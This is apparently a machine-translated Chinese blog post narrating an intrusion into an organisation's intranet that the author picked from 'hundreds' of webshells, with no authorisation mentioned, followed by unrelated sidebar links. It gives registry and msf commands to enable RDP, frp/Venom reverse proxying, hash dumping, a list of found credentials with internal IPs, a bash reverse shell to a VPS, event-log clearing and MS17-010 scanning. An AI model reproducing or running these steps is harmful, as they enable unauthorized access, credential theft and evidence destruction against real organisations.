当前位置:网站首页>Actual combat | multiple intranet penetration through Viper
Actual combat | multiple intranet penetration through Viper
2022-06-23 04:58:00 【ECHO::】
actual combat | Write down a loan Viper Multiple intranet penetration
immediately hw, These two days of idle famine , Do some practical work , --2022/6/21 19:05 ECHO::
Last time, we made a lot of attacks to prevent leakage web End 、 quite a lot ssh This and the content forwarded by the port ,, It's a big gap , Hundreds of them from me shell Pick a site at random , Start an intranet penetration . How did you get it shell, ad locum ,
https://blog.csdn.net/qq_29437513/article/details/122283851
0x01.Viper go online
viper Update to 1.5.22 了 , adopt Callback The callback function generates a kill free exe, Download local , Upload to the target machine

The ice scorpion performs

The target environment has 360, but viper It's still online

The old topic : How to bypass 360? How did you get online ?
- some 60, It's very difficult to execute orders , Various white list interceptions , At the same time, the window pops up , The most common net user,
Execute return reject , This situation 360 All functions are fully opened

2. The second case ,360 Not fully open , such as , The user has not logged in for a long time , lock , Not all of them 
0x02. Grab Hash
After the launch , Grab hash,viper Bring with you hashdump, But the process is needed x64, The default online process x86, Process migration ,, Select high permission conhost.exe 2345explor These processes ,( Try not to select the system process at the top , Injection is easy to restart )

Catch hash, Take it to decrypt ,Aa123456, Weak passwords are often used in this intranet ,mssql and rdp,ssh Commonly used (root admin123)

msf modular , Registry open 3389 post/windows/manage/enable_rdp
reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal Server' -v 'fDenyTSConnections' -d "1"
execute -H -f cmd.exe -a "/c sc config termservice start= disabled"
execute -H -f cmd.exe -a "/c sc stop termservice"
execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode = enable'"
Port value of the registry

netstat It is found that it has been listening , But the port scan did not find that the port is turned on , Come to the conclusion , This is an intranet machine , By mapping to exits ip On ,

0x03. Port forwarding
The Internet machine , Although there are webshell, But he is mapped to the exit ip On , Cannot forward proxy .
Can reverse proxy , The machine can access the Internet vps The port of , Turn the traffic to vps On port , stay vps Open a port for forwarding , Local pc Machine for intranet access .
What I have used here are frp and Venom
01.frp Agent for , What is commonly used is vps Listening port , Internet cafes 3389 Traffic forwarding to vps
02.Venom Agent for , and frp almost , Usually can cooperate with proxifer Traffic agents , Local Pc The client accesses the intranet application .
Local testing frp
The server only needs to configure bind_port , here vps To configure 22222,

webshell Terminal frpc.ini To configure , Forward traffic to vps Of 22222, Allow Internet access vps Of 6000 Port access 3389 service

Forward success ,

Log in with the decrypted administrator password

View the event manager , Clear the event , It's obvious that someone has been repeating fuzz The login password , Login at the same time without rdp Log in successfully through other methods, such as webshell Some will also record , process services.exe tomcat.exe
Found to have teamviewer

0x04. Intranet horizontal
The internal network has a horizontal domain to play domain control , No domain is connected to other devices in the intranet , See how many servers you can get , The purpose of this test is the intranet server , Intranet network equipment , camera 、 Safety equipment 、 The database is not taken into account
Judgment domain , No domain exists
	net time /domain	   Time synchronization of domain control

	net config workstation  View the role of the host in the intranet
Horizontal I use port forwarding Venom, this tm It's the artifact , A steady group of .
Intranet asset scanning I use
https://github.com/1n7erface/RequestTemplate
scanning b Very complete ,, common ssh、redis and web scanning ,xray The kernel of , Hang up rdp Inside
some ssh
ssh 10.10.11.113 22 root admin123
ssh 10.10.11.110 22 root admin123
ssh 10.10.11.114 22 root admin123
10.10.30.83 1433 sa Aa123456
Venom Intranet penetration
1.webshell Carry out orders agent.exe rhost rport

2.vps End monitoring 1009,goto 1 To operate ,socks Agent out of the local PC adopt proxifer Proxy connection

Local PC adopt Proxifer Set up socks agent

Set proxy rules

Local PC-xshell Connecting to the intranet ssh,

Login successful , see history, There are obvious traces of development , There is no subsequent infiltration

nc rebound shell To vps, nudges ,
nc -lvp 6000
bash -i >& /dev/tcp/vpsip/6000 0>&1
Rebound success , Get shell


Only this and nothing more ,, Clean up the traces before leaving ,msf Batch scan ms17-010 Pick up a leak
msf Add route ,

There is a leak , But no subsequent infiltration
边栏推荐
- Experience of Tencent cloud installed by Kali
- Shadertoy基础教学01、画圆(smoothstep()函数讲解)
- Alkylation process test questions and simulation test in 2022
- Shadertoy basic teaching 02. Drawing smiling faces
- 使用Live Chat促进业务销售的惊人技巧
- Openwrt directory structure
- Please use the NLTK Downloader to obtain the resource
- How to make social media the driving force of cross-border e-commerce? This independent station tool cannot be missed!
- Abnova PSMA磁珠解决方案
- What are the types of independent station chat robots? How to quickly create your own free chat robot? It only takes 3 seconds!
猜你喜欢

Shadertoy基础教学01、画圆(smoothstep()函数讲解)

ICER skills 03design compile

STL教程3-异常机制

Current relay jdl-1002a

gson TypeAdapter 适配器

The solution to prompt "this list creation could be rewritten as a list literal" when adding elements to the list using the append() method in pychart

Distance measure - cosine distance

一款MVC5+EasyUI企业快速开发框架源码 BS框架源码
在Pycharm中使用append()方法对列表添加元素时提示“This list creation could be rewritten as a list literal“的解决方法

Abnova abcb10 (human) recombinant protein specification
随机推荐
Distance measure - cosine distance
Abnova liquidcell negative enrichment cell separation and recovery system
Abnova LiquidCell-负富集细胞分离和回收系统
Altium designer 09 screen printing displays a green warning near the pad. How to prevent it from alarming?
Please use the NLTK Downloader to obtain the resource
开关磁阻电机悬浮驱动IR2128小结
PaddlePaddle模型服务化部署,重新启动pipeline后出现报错,trt报错
Thinkphp6 solving jump problems
Cloud native database is in full swing, and the future can be expected
使用Live Chat促进业务销售的惊人技巧
STL教程3-异常机制
AD9使用技巧拾遗
E45: ‘readonly‘ option is set (add ! to override)
Examples of corpus data processing cases (part of speech encoding, part of speech restoration)
Icer Skill 02makefile script Running VCS Simulation
Openjudge noi 1.13 49: calculate logarithm
ApiPost接口测试的用法之------Post
32 single chip microcomputer has more than one variable Used in C
cadence中的焊盘和flash symbol
【图论】—— 二分图